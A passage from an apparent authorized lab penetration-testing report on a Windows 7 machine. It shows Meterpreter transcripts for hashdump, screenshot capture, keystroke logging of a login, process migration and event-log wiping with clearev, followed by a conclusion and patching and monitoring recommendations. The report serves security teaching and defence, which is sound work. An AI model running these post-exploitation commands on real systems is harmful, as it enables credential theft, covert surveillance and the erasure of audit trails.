OS: Windows 7 (6.1 Build 7601, Service Pack 1)

Architecture: x64

System Language: en_US

Domain: WORKGROUP

Logged On Users: 2

Meterpreter Architecture: x64/windows

Privilege Level (getuid): Confirms that the session is running under the highest privilege account as NT AUTHORITY\SYSTEM.

Process ID (getpid): Identifies the current process running the Meterpreter agent under PID 1100.

Password Hash Dumping & Screen Capture


```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:16dc620c6db90f464934cbb2aeee4450:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Vboxuser:1000:aad3b435b51404eeaad3b435b51404ee:16dc620c6db90f464934cbb2aeee4450:::
meterpreter > screenshot
Screenshot saved to: /home/mahesh/TFGlePFT.jpeg
meterpreter > █
```

Meterpreter Session: Password Hash Dumping & Screen Capture

Command Execution: The user executed post-exploitation commands hashdump and screenshot within the active Meterpreter session

.Password Hashes (hashdump): Successfully extracted the local SAM database password hashes for system user accounts, including:

Administrator: (RID: 500), Guest: (RID: 501.) vboxuser: (RID: 1000)



Screen Capture (screenshot): Captured the target host's desktop view and saved the image file locally to /home/mahesh/TFGlePFT.jpeg.

Visual Proof & Execution Correlation: This image is the exact desktop screenshot captured from the target victim machine using the screenshot command in the Meterpreter session, verifying successful remote surveillance and desktop visualization by the attacker.

Keystroke Logging and Process Migration

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...

meterpreter > migrate 1036
[*] Migrating from 1252 to 1036...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<Caps Lock>U<Caps Lock>a<^H>ser id<^H><^H> name <Right Shift>: admin<CR>
password<Right Shift>: pass<Shift>!123<CR>
```

Meterpreter Session: Keystroke Logging and Process Migration

Keystroke Sniffer Initialization (keyscan_start & keyscan_dump): The user started the built-in Meterpreter keystroke sniffer to capture user input and subsequently dumped the recorded keystrokes.

Process Migration (migrate 1036): The user migrated the active Meterpreter process from PID 1252 to PID 1036 to ensure stability and stealth within a different host process.


Captured Credentials/Input Analysis: The keylogger output successfully captured typed user input, revealing a login sequence:

User ID / Username: admin (typed with corrections and modifier keys).

Password: pass!123 (captured alongside key events such as Caps Lock, backspaces, and shift presses).


Phase 5: Anti-Forensics and Log Clearance —

Windows Event Viewer Logs Overview & Log Clearance Preparation



Interface & Tool Context: The screenshots display the Windows Event Viewer (eventvwr.msc) running on the target Windows 7 system, captured at 2:54 PM and 2:55 PM on September 11, 2026.

Application Log Analysis: The first view highlights the Application log containing 339 events, showing error and informational logs such as Event ID 1001 (Windows Error Reporting / APPCRASH).



Security Log Analysis: The second view highlights the Security log containing 724 audit events, tracking authentication and access activity such as Event ID 4672 ("Special privileges assigned to new logon") and Event ID 4624/4634 (Logon/Logoff activities).

Event Log Clearance Execution

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > clearev
[*] Wiping 361 records from Application...
[*] Wiping 1333 records from System...
[*] Wiping 761 records from Security...
meterpreter > 
```

Meterpreter Event Log Clearance Execution:

Privilege Validation: The session attempts the getsystem command, returning [-] Already running as SYSTEM, confirming full administrative privileges required to access and modify core Windows event logs.

Command Execution: The post-exploitation command clearev is executed to wipe event logs across primary channels.


Cleared Channels: The output indicates successful record removal:

Application Log: Wiping 361 records.

System Log: Wiping 1333 records.

Security Log: Wiping 761 records.

Forensic Impact: This action removes the operational artifacts and audit events visible in the previous Event Viewer GUI screenshots, eliminating the historical trail of logon activity, errors, and privilege assignments.



Application Log Status: The first screenshot shows the Application log successfully wiped clean, with the "Number of events: 0" indicator reflecting the action executed via Meterpreter.

Security Log Audit Trail: The second screenshot reveals a critical forensic artifact in the Security log: Event ID 1102 ("The audit log was cleared") generated at 3:18:55 PM on September 11, 2026.

Subject Attribution: The event details explicitly record the Security ID: SYSTEM as the entity responsible for clearing the audit log, capturing the footprint of the clearev execution.

Although the Security log was cleared, Windows generated Event ID 1102 indicating that the audit log had been cleared. This demonstrates that log deletion itself can leave a detectable forensic artifact.

RESULT:

- Target successfully identified.
- Open services enumerated.
- Vulnerabilities identified using Nessus.
- MS17-010 verified as exploitable.
- Meterpreter session obtained.
- SYSTEM-level privileges confirmed.
- Post-exploitation enumeration performed.
- Event-log clearing demonstrated.
- Event ID 1102 observed as forensic evidence of log clearing.

**** CONCLUSION ****

- The penetration testing assessment of the Windows 7 target system was successfully completed in an authorized laboratory environment. The assessment followed a structured methodology consisting of reconnaissance, port scanning, service enumeration, vulnerability assessment, exploitation, and post-exploitation analysis.
- Nmap and enum4linux were used to identify open ports, running services, operating-system information, and SMB-related details. Nessus was then used to identify and prioritize security vulnerabilities, including MS17-010 (EternalBlue), MS11-030, and the unsupported Windows 7 operating system
- MS17-010 was selected for controlled exploitation because it was directly applicable to the target and provided a suitable path for validating the identified vulnerability. Successful exploitation resulted in a Meterpreter session and SYSTEM-level access, demonstrating the potential impact of the vulnerability.
- Post-exploitation activities were performed to verify system information and privilege level. The assessment also demonstrated the security implications of clearing Windows audit logs, with Event ID 1102 providing evidence that the Security event log had been cleared
- Overall, the assessment demonstrates that maintaining a supported operating system, applying security patches, minimizing exposed services, and continuously monitoring security events are essential for reducing the risk of system compromise.

Remediation and Recommendations

1. **Implement Patch Management:** Immediately apply official Microsoft security patches (specifically KB4013389 for MS17-010) to the Windows 7 host, or upgrade the environment to a currently supported, modern operating system to prevent critical remote code execution vulnerabilities.
2. **Disable Legacy Protocols:** Completely disable outdated and insecure protocols such as SMBv1 across the network environment to eliminate exposure to wormable exploits and automated lateral movement tools.
3. **Enforce Network Segmentation:** Isolate sensitive assets into dedicated VLANs and deploy strict firewall rules to block unnecessary external or internal access to high-risk ports, such as TCP port 445 (Microsoft-DS).
4. **Deploy Endpoint Detection and Response (EDR):** Install advanced endpoint security solutions and behavior-monitoring tools capable of detecting and blocking unauthorized process migrations, memory tampering, keystroke logging attempts, and rapid credential-harvesting actions.
5. **Strengthen Log Monitoring and SIEM Integration:** Hard-code strict auditing policies on Windows Event Logs and forward security logs to a centralized SIEM solution in real-time, configuring immediate alerts for critical forensic indicators such as Event ID 1102 ("The audit log was cleared").